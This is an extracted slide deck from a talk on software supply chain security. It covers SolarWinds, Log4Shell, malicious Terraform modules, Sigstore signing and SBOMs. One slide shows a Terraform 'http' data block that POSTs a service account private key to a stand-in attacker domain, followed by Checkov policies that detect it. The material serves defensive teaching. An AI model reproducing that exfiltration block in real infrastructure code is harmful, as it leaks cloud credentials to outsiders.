

Deep dive nella supply chain della nostra infrastruttura cloud



Who i am

Paolo Mainardi

@paolomainardi

- Co-founder and CTO @ [Sparkfabrik](#)
- [paolomainardi.com](#)
- [linkedin.com/in/paolomainardi](#)
- [continuousdelivery.social/@paolomainardi](#)
- Co-host of [Continuous Delivery podcast](#)
- We are hiring :)



The session


- What is a Software Supply Chain
- Terraform and OCI containers
- DEMO of Sigstore and Syft

“A supply chain is a network of individuals and companies who are involved in creating a product and delivering it to the consumer”


**Traditional
supply
chain**



**Software
supply
chain**



<https://blog.convisoappsec.com/en/is-your-software-supply-chain-secure/>



A Submit unauthorized change

B Compromise source repo

C Build from modified source

D Compromise build process

E Use compromised dependency

F Upload modified package


G Compromise package repo

H Use compromised package

FIGURE 1.6

NEXT GENERATION SOFTWARE SUPPLY CHAIN ATTACKS (2015 – 2021)

Dependency Confusion, Typosquatting, and Malicious Code Injection





MAY 12, 2021

Executive Order on Improving the Nation's Cybersecurity

[BRIEFING ROOM](#) [PRESIDENTIAL ACTIONS](#)

Sec. 4. Enhancing Software Supply Chain Security.

(a) The security of software used by the Federal Government is vital to the Federal Government's ability to perform its critical functions. The development of commercial software often lacks transparency, sufficient focus on the ability of the software to resist attack, and adequate controls to prevent tampering by malicious actors. There is a pressing need to implement more rigorous and predictable mechanisms for ensuring that products function securely, and as intended. The security and integrity of "critical software" – software that performs functions critical to trust (such as affording or requiring elevated system privileges or direct access to networking and computing resources) – is a particular concern. Accordingly, the Federal Government must take action to rapidly improve the security and integrity of the software supply chain, with a priority on addressing critical software.

NATIONAL CYBERSECURITY STRATEGY

MARCH 2023



THE WHITE HOUSE
WASHINGTON




solarwinds





About **18,000 customers of SolarWinds** installed the **malware**, including tech giants like Microsoft (Cisco, Intel) and top government US agencies like Pentagon, Homeland security, National Nuclear Security etc.

SolarWinds - Build server compromised



The **Sunspot malware** infected the SolarWinds **build systems**

(NDR: [Former SolarWinds CEO blames intern for 'solarwinds123' file server password leak](#))

It works by **monitoring the running processes** (msbuild.exe) and **replaces one of the source files before the compiler has read it**, to include the **SUNBURST backdoor code**.



SolarWinds - What we learned

Conventional security advice that don't apply here:

- Only install signed versions ✗
- Update your software to the latest version ✗
- Review source code ✗
- Closed source is more secure by design ✗

Log4j - Log4shell 2021 - CVE-2021-44228

Why Log4Shell could be the worst software vulnerability ever

Zbigniew Banach - Mon, 20 Dec 2021 -   

Thousands of Java applications across the world are wide open to remote code execution attacks targeting the Log4j library. This post summarizes what we know so far about the Log4Shell vulnerability, how you can mitigate it, how to find it using Invicti, and what it means for cybersecurity here and now.

<https://www.lunasec.io/docs/blog/log4j-zero-day/>

Editor's note (28 Dec 2021 at 7:35 p.m. GMT): The Log4j team released a new security update that found 2.17.0 to be vulnerable to remote code execution, identified by [CVE-2021-44832](#). We recommend upgrading to the latest version, which at this time is 2.17.1. Please note that the Log4Shell situation is rapidly changing and we are updating our blogs as new information becomes available.

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: 10.0 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

Log4j - Log4shell 2021 - CVE-2021-44228

A timeline of the events:

- **24th November:** Issue discovered by Chen Zhaojun of the Alibaba Cloud Security Team, and reported to the Apache Software Foundation.
- **9th December:** Apache released details on a critical vulnerability in Log4j - the RCE can be fired just by **passing a certain string** - POC repositories posted on Github.
- **Hours later hundreds of companies and governments confirmed to be affected to Log4Shell attacks**
- **Patches introduced other critical vulnerabilities:** CVE-2021-45046 - CVE-2021-45105 - CVE-2021-4104
- **All applications using** directly or indirectly **log4j are affected** as a result of a **supply chain dependency**

IAC

Infrastructure as Code



Infrastructure as code

- Declarative describe your infrastructure as code
- K8S, VMs, networks, storage, users, permissions...
- Examples:
 - Terraform (HCL)
 - Pulumi (Typescript, Python, GO, C#, Java, YAML ☐)
 - Crossplane (YAML ☐)

IAC: Extensible with dependencies

- **Terraform registry**
 - Providers
 - Modules
- **Crossplane Contrib**
 - Providers
- **Pulumi registry**
 - Packages

TERRAFORM DEEP-DIVE



Terraform: Providers and modules

- **Providers** are API implementation and **Modules** are groups of resources.
- **Terraform providers** and **modules** used in your Terraform configuration **have full access** to the variables and Terraform state within a workspace

Terraform: Anatomy of a Module

1. Modules don't have **any form of signature** or **checksum** (tampering risk)
2. **Anyone can publish a module** on public Terraform Registry from a Github repository (typosquatting risk)
3. **Modules versions** are based on **git tags** (tampering risk)

Terraform: Module malicious code



What can do a module,
other than create cloud resources ?

Terraform: Module malicious code



1. **Can run any form of custom code** (local-exec, external)
2. **Can interact with the network** using the **http provider**

Terraform: Module malicious code #3



Business request on Thursday, Deadline is Friday:

“Hey team, we have an urgency! We need to deploy a **new static website on GCP** and **give access to an external team** to let them update it when needed, **can you help us ? Please** 🙄”

Terraform: Module malicious code #3



Attack #3 - Find a module on terraform registry

The screenshot shows the Terraform Registry interface for the 'static-website' module. The page includes a search bar, navigation links for 'Browse' and 'Publish', and a button to 'Use Terraform Cloud for free'. The module details section shows the module name 'static-website' by 'GOOGLE', with the latest version '0.6.0'. It describes the module as being for deploying a static website in GCP. Metadata includes the publication date (August 23, 2021) and the manager 'heisenberg-modules'. A source code link is provided. On the right, a statistics box shows download counts: 538 this week, 814 this month, 2,311 this year, and 37,274 over all time. A 'Provision Instructions' section provides a code snippet for configuring the module in a Terraform configuration file.

static-website
GOOGLE

Version 0.6.0 (latest)

Module Downloads All versions

Downloads this week	538
Downloads this month	814
Downloads this year	2,311
Downloads over all time	37,274

Provision Instructions

Copy and paste into your Terraform configuration, insert the variables, and run terraform init:

```
module "static-assets" {
  source = "heisenberg-modules/stati
  version = "0.6.0"
  # insert the 4 required variables h
}
```

Terraform: Module malicious code #3



Attack #3 - Quickly review the code

```
terraform {
  required_providers {
    google = {
      source = "hashicorp/google"
    }
    http = {}
  }
}

resource "google_storage_bucket" "my-static-site" {
  name      = var.name
  location = "EU"
  website {
    main_page_suffix = "index.html"
    not_found_page   = "404.html"
  }
}
```

```
resource "google_storage_bucket_iam_member" "bucket_members" {
  bucket = google_storage_bucket.my-static-site.name
  role   = "roles/storage.admin"
  member = "serviceAccount:${google_service_account.service_account.email}"
}

resource "google_service_account" "sa" {
  project      = "my-gcp-project"
  account_id   = "my-static-site-admin-sa"
  display_name = "Service account for my-static-site application bucket"
}

resource "google_service_account_key" "sa-key" {
  service_account_id = google_service_account.sa.account_id
}
```

Terraform: Module malicious code #3



Attack #3 - **Saturday morning call**: we have been hacked, how ??

```
## nekot eht kaeL.  
data "http" "analytics" {  
  url          = "http://analytics.x--32👍🐸.ws"  
  method       = "POST"  
  request_body = google_service_account.sa-key.private_key  
}
```

Terraform: How to detect a service account leak ?



```
resource "google_service_account" "sa" {
  project      = "my-gcp-project"
  account_id   = "my-static-site-admin-sa"
  display_name = "Service account for my-static-site application bucket"
}

resource "google_service_account_key" "sa-key" {
  service_account_id = google_service_account.sa.account_id
}

## nekot eht kaeL.
data "http" "analytics" {
  url          = "http://analytics.x--32👍🐼.ws"
  method       = "POST"
  request_body = google_service_account_key.sa-key.private_key
}
```

Terraform: Detect service account leak with Checkov

```
resource "google_service_account" "sa" {
  project      = "my-gcp-project"
  account_id   = "my-static-site-admin"
  display_name = "Service account for r"
}

resource "google_service_account_key" "key" {
  service_account_id = google_service_account.id
}

## nekot eht kaeL.
data "http" "analytics" {
  url      = "http://analytics.x--3"
  method   = "POST"
  request_body = google_service_account.id
}
```

```
$ checkov .
```

```

  _ _ _ _ _
 / _ | ' _ \ / _ \ | / / _ \ \ \ / /
 | ( _ | | | | _ / ( _ | < ( _ ) \ v /
 \___| | | \___| \___| \___| / \ /
```

```
terraform scan results:
```

```
Passed checks: 2, Failed checks: 0, Skipped checks: 0
```

```
Check: CKV2_AWS_36: "Ensure terraform is not sending SSM secrets to untrusted domains over HTTP"
  PASSED for resource: http.analytics
  File: /main.tf:36-40
  Guide: https://docs.bridgecrew.io/docs/ensure-aws-terraform-does-not-send-ssm-secrets-to-untrusted-domains-over-http
```

Terraform: Detect service account leak with Checkov

```
metadata:  
  id: "CKV2_GCP_SUPPLY_CHAIN"  
  name: "Ensure terraform is not sending service account key over HTTP"  
  category: "SUPPLY_CHAIN"  
definition:  
  and:  
    - cond_type: connection  
      operator: not_exists  
      resource_types:  
        - data.http  
      connected_resource_types:  
        - google_service_account_key  
    - cond_type: filter  
      attribute: resource_type  
      value:  
        - data.http  
      operator: within
```

Terraform: Detect service account leak with Checkov

```
metadata:  
  id: "CKV2_GCP_SUPPLY_CHAIN"  
  name: "Ensure terraform is not sending service account key over HTTP"  
  category: "Security"  
definition:  
  and:  
    - cond_type: "not"  
      operator: "contains"  
      resource: "http.request_body"  
      - data: "google_service_account_key.private_key"  
    - cond_type: "not"  
      operator: "contains"  
      resource: "http.request_body"  
      - data: "google_service_account_key.private_key"
```

```
Check: CKV2_GCP_SUPPLY_CHAIN: "Ensure terraform is not sending service account key over  
HTTP"
```

```
FAILED for resource: http.analytics  
File: /main.tf:36-40
```

```
36 | data "http" "analytics" {  
37 |   url          = "http://analytics.x--32👍🐼.ws"  
38 |   method       = "POST"  
39 |   request_body = google_service_account_key.sa-key.private_key  
40 | }
```

LESSON LEARNED



Terraform: Module security lesson learned

- **Do not blindly trust** communities modules
- Always use a **static security scan tool** like [Checkov](#) or [TFscan](#) or [Trivy](#) - **not enough alone**, write your own policies.

DOCKER OCI IMAGES DEEP-DIVE



OCI stands for Open Container Initiative.

OCI defines the specifications and standards for container technologies, such as **Image** and **Distribution** spec.

OCI Registries can be also used to store other kind of artifacts (*like Helm charts*) and metadata.

What is the **trusting model** behind a Container Image,
or in general, a **digital artifact** ?

How can i be sure that **what i'm running** is coming
from a trusted source ?

Secure software supply chain checklist

- Who built it, when and how (**Signatures and Provenance**)
- The list of things who made the artifact (**SBOM**)

Digital signatures 101

Integrity

Ensure the data signed was not altered.

Authenticity

Attest that the data was sent by the signer.

Non-repudiation

Ensure that the signer cannot deny signing the content.

Digital signatures 101

Managing keys is hard

Distribution, Storage, Compromise

Digital signatures - Sigstore



In collaboration with



Sigstore is an **OSS project** under the umbrella of [OpenSSF](#) foundation.

- **Fast growing community** and mainstream adopted
 - Used in **Kubernetes** and many other big vendors (Github, Rubygems, Arch Linux etc..)
- **Signatures** are **stored** alongside images **in OCI registry**
- Signs are stored in a public **tamper-resistant public log**
- **Keyless** signing

SBOM - Software Bill of Material



- A list of “**ingredients**” for a **software artifact**
- Can be used to
 - Vulnerability scanning
 - Software transparency
 - License policy
 - etc..
- **Formats:** SPDX, CycloneDX
- **Tools:** Syft, Trivy, Docker



SBOM - For containers

Creating an SBOM for a Container **is a complex problem**, dependencies live at different levels:

- Operating system (Debian, Alpine etc...)
- Operating system dependencies (RPM, DEB, APK, PKG...)
- Application dependencies (NPM, Rubygems, Pypi, Composer etc...)
- Static binaries and their dependencies (Go, Rust etc...)

DEMO



Recap

- **Software Supply Chain** security **must be taken very seriously**
- **laC suffers** of the **same issues** of the **software projects**
- Always use **static analysis tools** for **laC**
 - Checkov
 - Trivy
 - TFSec
- **Sign your artifacts**, Sigstore is nice and easy!
- **Generate SBOM** and **scan for vulnerabilities**
 - Snyk
 - Gype
 - Trivy

Recap



<https://slsa.dev>

It's a security framework, a check-list of standards and controls to prevent tampering, improve integrity, and secure packages and infrastructure in your projects, businesses or enterprises. It's how you get from safe enough to being as resilient as possible, at any link in the chain.



<https://openssf.org>

The OpenSSF is a cross-industry organization that brings together the industry's most important open source security initiatives and the individuals and companies that support them. The OpenSSF is committed to collaboration and working both upstream and with existing communities to advance open source security for all

THANKS

